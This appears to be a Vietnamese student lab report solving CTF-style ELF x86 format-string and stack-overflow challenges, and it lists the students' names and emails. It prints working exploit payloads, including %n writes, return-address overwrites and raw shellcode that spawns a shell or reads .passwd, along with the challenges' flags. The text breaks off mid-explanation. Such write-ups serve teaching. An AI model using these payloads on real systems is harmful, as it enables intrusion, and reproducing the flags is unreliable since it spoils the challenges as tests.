BÁO CÁO BÀI TẬP

**Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm**

**Tên chủ đề: Exercise 3**

*GVHD: Phan Thế Duy*

* **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: ANTN2020

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Nguyễn Bùi Kim Ngân | 20520648 | 20520648@gm.uit.edu.vn |
| 2 | Nguyễn Bình Thục Trâm | 20520815 | 20520815@gm.uit.edu.vn |
| 3 | Võ Anh Kiệt | 20520605 | 20520605@gm.uit.edu.vn |

* **NỘI DUNG THỰC HIỆN:[[1]](#footnote-2)**

|  |  |  |
| --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** |
| 1 | ELF x86 -Format string bug basic 1 | 100% |
| 2 | ELF x86 -Format string bug basic 2 | 100% |
| 3 | ELF x86 Stack overflow basic 1 | 100% |
| 4 | ELF x86 Stack overflow basic 3 | 100% |
| 5 | ELF x86 Stack overflow basic 4 | 100% |
| 6 | ELF x86 Stack overflow basic 5 | 100% |
| 7 | ELF x86 Stack overflow basic 6 | 100% |
| 8 | ELF x86 -BSS buffer overflow | 100% |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

BÁO CÁO CHI TIẾT

**ELF x86 - Format string bug basic 1:**

- Source code:

Graphical user interface, text

Description automatically generated

Từ đoạn code có thể thấy:

- Dòng 5, biến secret đọc file passrd có chứa flag

- Dòng 6, khai báo buffer với 32 bytes

- Dòng 7, đọc biến secret và lưu vào buffer


- Dòng 8, in ra argv[1], trước khi chạy printf không kiểm tra giá trị trước khi in nên có lỗ hổng format string có thể khai thác tại đây

Mục tiêu: truyền payload để đọc data của buffer

Payload gồm 4 bytes ghi đè argv[1] và 32 bytes buffer: %08x \*33

Command:

./ch5 `python -c "print 'aaaa' + '%08x'\*32"`



Đoạn mã hex là:

aaaa000000200804b1600804853d00000009bffffcdfb7e1a679bffffbb4b7fc2000b7fc20000804b16039617044282936646d617045bf000a640804861b00000002bffffbb4bffffbc02af09700bffffb200000000000000000b7e02fa1b7fc2000b7fc200000000000b7e02fa100000002bffffbb4bffffbc0bffffb4400000001

Convert sang string ta có những kí tự đọc được là: 9apD()6dmapE

Graphical user interface, text, application, chat or text message

Description automatically generated

- Có thể suy luận 9apD()6dmapE là flag. Tuy nhiên dữ liệu được lưu dưới dạng little endian cần đổi sang big endian.

- Code python chuyển chuỗi hex từ little endian sang big endian:

A screenshot of a computer

Description automatically generated with medium confidence

- Output: 2000000060b104083d85040809000000c3fcffbf89b5e1b794fbffbf0030fcb70030fcb760b1040844706139643629284570616d640a00bf1b8604080200000094fbffbfa0fbffbf00d02af100fbffbf0000000000000000213fe0b70030fcb70030fcb700000000213fe0b70200000094fbffbfa0fbffbf24fbffbf01000000

- Convert sang string:

Graphical user interface, text, application, chat or text message

Description automatically generated

- Flag là: Dpa9d6)(Epamd

Background pattern

Description automatically generated

**ELF x86 - Format string bug basic 2:**

- Source code:

Graphical user interface, text, application

Description automatically generated

Text

Description automatically generated

Graphical user interface, text, application

Description automatically generated

Mục tiêu thay đổi giá trị trong biến check thành 0xdeadbeef.

Tuy nhiên vì 0xdeadbeef có giá trị quá lớn nên ta sẽ đè vào ô nhớ của check và ô nhớ tiếp theo của nó và vì là little endian nên đặt beef lên trước

check\_addr = 0xbeef = 48879

check\_addr + 2 = 0xdead = 57005

Text

Description automatically generated

fmt cho biết dữ liệu trong stack. Với 4 kí tự a để padding và 8 lần %8x, ta đã đến được giá trị của check(4030201) lưu trong stack

do đó payload có dạng:

[check\_addr]+ [check\_addr +2] +aaaa+%8x\*7 + [giá trị ghi đè vào check\_addr][ giá trị ghi đè vào check\_addr +2]


- với %8x\*7để ghi đến đúng khoảng cách nơi vị trí của check

- cần ghi 48879 – 4 (bytes địa chỉ) – 8\*7 (khoảng cách nhảy) – 4(aaaa) – 4 (địa chỉ mới được thêm vào) = 48811

- 57005 - (như trên) – 48811 = 8126

Payload: ./ch14 `python -c 'print "\xb8\xfa\xff\xbf" + "a"\*4 + "\xba\xfa\xff\xbf" + "%8x"\*7 + "%48811c%n%8126c%n"'`

Kết quả chạy:



Sau đó ta có thể vào đọc file passwd để lấy flag.

**ELF x86 Stack overflow basic 1:**

- Source code:

Graphical user interface, text, application

Description automatically generated

- Mục tiêu: khai thác hàm fget() để ghi đè lên check do mảng buf khai báo có 40 bytes nhưng fget lại đọc tới 45 bytes tên ta có thể stack overflow

- Payload gồm: 40 bytes bất kì (a) để làm đầy stack (buf) + 4 bytes giá trị cần đè

0xdeadbeef à \xef\xbe\xad\xde (little endian)

Và để điều khiển shell lấy flag ta cần cat sau khi truyền payload: cat <(python -c 'print "a"\*40 + "\xef\xbe\xad\xde"') - | ./ch13

Text

Description automatically generated

Flag: 1w4ntm0r3pr0np1s

**ELF x86 Stack overflow basic 2:**

- Source code:

Graphical user interface, text, application


Description automatically generated

Mảng buf khai báo 128 bytes nhưng hàm fget lấy tới 133 bytes do đó ta có thể khai thác stack overflow ở đây


Mục tiêu: điều hướng khiến chương trình gọi ra hàm shell() thay vì sup(), ta cần làm tràn stack để ghi đè địa chỉ shell() vào địa chỉ trả về của stack

Payload: 128 kí tự ‘a’ ghi đè stack (buf) + shell\_addr

- Dùng gdb để tìm địa chỉ shell():



- Khi truyền payload ta đồng thời xài cat để điều khiển shell: (python -c 'print "a"\*128 + "\x16\x85\x04\x08"'; cat ) | ./ch15



Flag: B33r1sSoG0oD4y0urBr4iN

**ELF x86 - Stack buffer overflow basic 3:**

- Source code:

Graphical user interface, application

Description automatically generatedGraphical user interface, text, application, chat or text message

Description automatically generated

Graphical user interface, text, application, chat or text message

Description automatically generated

Mục tiêu: thay đổi giá trị check thành 0xbffffabc để gọi shell()

Stack sẽ có dạng

Địa chỉ thấp hơn

Địa chỉ cao hơn

|  |
| --- |
|  |
| buffer 64 bytes |
| check 4 bytes |
| i 4 bytes |
| count 4 bytes |
|  |


- Do buffer có xu hướng đi lên tới địa chỉ cao hơn mà check lại ở phía sau nên ta không thể buffer overflow như các cách trên. Tuy nhiên ta có buffer là một mảng và check ở ngay sau buffer nên ta có thể truy xuất check thông qua buffer, buffer [-1][-2][-3][-4]

- Thấy rằng tại dòng 27, chương trình đọc từng kí tự từ input rồi kiểm tra switch case, ta có thể gán giá trị từng byte của check thông qua default. Để count trừ đi thì cần đặt input thành 0x08 để vào case dòng 33

- Payload:

x08\*4 (để làm count thành -4) + \xbc\xfa\xff\xbf (little endian)

- Khi truyền payload ta đồng thời xài cat để điều khiển shell: (python -c 'print "\x08"\*4+"\xbc\xfa\xff\xbf"';cat )| ./ch16



Flag: Sm4shM3ify0uC4n

**ELF x86 - Stack buffer overflow basic 4:**

Source code


1. #include <stdio.h>
2. #include <stdlib.h>
3. #include <dirent.h>
4. #include <string.h>
6. struct EnvInfo
7. {
8. char home[128];
9. char username[128];
10. char shell[128];
11. char path[128];
12. };

15. struct EnvInfo GetEnv(void)
16. {
17. struct EnvInfo env;
18. char \*ptr;
20. if((ptr = [getenv](http://www.opengroup.org/onlinepubs/009695399/functions/getenv.html)("HOME")) == NULL)
21. {
22. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("[-] Can't find HOME.**\n**");
23. [exit](http://www.opengroup.org/onlinepubs/009695399/functions/exit.html)(0);
24. }
25. [strcpy](http://www.opengroup.org/onlinepubs/009695399/functions/strcpy.html)(env.home, ptr);
26. if((ptr = [getenv](http://www.opengroup.org/onlinepubs/009695399/functions/getenv.html)("USERNAME")) == NULL)
27. {
28. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("[-] Can't find USERNAME.**\n**");
29. [exit](http://www.opengroup.org/onlinepubs/009695399/functions/exit.html)(0);
30. }
31. [strcpy](http://www.opengroup.org/onlinepubs/009695399/functions/strcpy.html)(env.username, ptr);
32. if((ptr = [getenv](http://www.opengroup.org/onlinepubs/009695399/functions/getenv.html)("SHELL")) == NULL)
33. {
34. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("[-] Can't find SHELL.**\n**");
35. [exit](http://www.opengroup.org/onlinepubs/009695399/functions/exit.html)(0);
36. }
37. [strcpy](http://www.opengroup.org/onlinepubs/009695399/functions/strcpy.html)(env.shell, ptr);
38. if((ptr = [getenv](http://www.opengroup.org/onlinepubs/009695399/functions/getenv.html)("PATH")) == NULL)
39. {
40. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("[-] Can't find PATH.**\n**");
41. [exit](http://www.opengroup.org/onlinepubs/009695399/functions/exit.html)(0);
42. }
43. [strcpy](http://www.opengroup.org/onlinepubs/009695399/functions/strcpy.html)(env.path, ptr);
44. return env;
45. }
47. int main(void)
48. {
49. struct EnvInfo env;
51. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("[+] Getting env...**\n**");
52. env = GetEnv();
54. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("HOME = %s**\n**", env.home);
55. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("USERNAME = %s**\n**", env.username);
56. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("SHELL = %s**\n**", env.shell);
57. [printf](http://www.opengroup.org/onlinepubs/009695399/functions/printf.html)("PATH = %s**\n**", env.path);
59. return 0;
60. }

Đầu tiên ta sẽ debug để xem thông tin



ta thấy được là stack sẽ chiếm 0x21c bytes tức là 540 bytes (ở dòng code sub esp, 0x21c)



Và ta có thể thấy được là ở phần code phần struct EnvInfo chiếm 512 bytes (4 trường thông tin mỗi trường 128 bytes)

1. struct EnvInfo
2. {
3. char home[128];
4. char username[128];
5. char shell[128];
6. char path[128];
7. };

Với những thông tin debug ta sẽ có được stack như sau

|  |
| --- |
| Struct EnvInfo: home (%ebp – 540) |
| Struct EnvInfo: username (%ebp – 412) |
| Struct EnvInfo: shell (%ebp – 284) |
| Struct EnvInfo: path (%ebp – 156) |
| Saved ebp |
| Địa chỉ trả về (%ebp + 4) |
| Địa chỉ rep movsl dest. (%ebp + 8) |

Với stack như vậy ta sẽ cần thực hiện thay đổi ở Struct EnvInfo: path để có thể ghi lên địa chỉ trả về và thực hiện khai thác do path hiện đang nằm gần với địa chỉ trả về nhất so với 3 thành phần còn lại

Tiêp theo mục tiêu của ta cần ở shellcode là:

+ Nơi lưu trữ shellcode

+ Dễ dàng gọi đến

+ Giá trị phải ghi đè lên địa chỉ trả về để thanh ghi eip trỏ được đến

Vậy ta sẽ có shellcode được ghi vào biến env như sau:

export SHELLCODE=`python -c 'print("\x90"\*100+"\x31\xc0\xb0\x0b\xeb\x19\x89\xe1\x8b\x1c\x24\x8d\x53\x09\x89\x54\x24\x04\x99\x89\x54\x24\x08\x88\x53\x08\x88\x53\x16\xcd\x80\xe8\xe2\xff\xff\xff/bin/cat .passwd")'`

Tiếp theo ta cần giải quyết vấn đề đó là khi ghi đè lên địa chỉ trả về thì ký tự \x00 rơi vào địa chỉ rep movsl dest. (%ebp + 8) trong stack. Vấn đề này sẽ khiến cho chương trình bị crash ngay lập tức. Nên vì vậy ta sẽ cần junk được ghi vào biến env như sau:

export JUNK=$(python -c 'print "HELLO"\*1000')

Tiếp theo ta cần tìm address của 2 biến env là shellcode và junk thì ta phải thực hiện code C và thực thi file để xem

Code C:

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

int main(int argc, char \* argv[]) {

char \*ptr;

if(argc < 3){

printf("Usage: %s <environment var> <target program name>\n", argv[0]);

exit(0);

}


ptr = getenv(argv[1]);

ptr += (strlen(argv[0]) - strlen(argv[2])) \* 2;

printf("%s will be at %p\n", argv[1], ptr);


}

Ta sẽ thực hiện build code thành file thực thi ở trong mục tmp



Sau đó ta sẽ thực tạo 2 biến env là shellcode và junk, đồng thời kiểm tra địa chỉ của chúng:

Ta có được 2 địa chỉ đó chính là 0xbfffea33 và 0xbfffeb48 tương ứng với shellcode và junk



Tiếp theo ta sẽ cần xử lý thêm biến username do nếu không xử lý thì nó sẽ khiên cho chương trình ta bị crash do bị thiếu đi biến username và các giá trị tương ứng vậy nên ta sẽ thực hiện câu lệnh để ghi thêm vào biến env của username:

export USERNAME=`python2 -c "print '\x90' \* 80 + '\x31\xd2\x31\xc0\x31\xdb\x31\xc9\x66\xbb\xb8\x04\x66\xb9\x54\x04\xb0\x46\xcd\x80\x31\xc0\x31\xc9\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\xb0\x0b\xcd\x80'"`

Cuối cùng ta sẽ thực hiện việc tấn công buffer overflow bằng câu lệnh:


export PATH=`python -c 'print "A"\*160 + "\x33\xea\xff\xbf" + "\x48\xeb\xff\xbf"'`

Giải thích

A với 160 lần

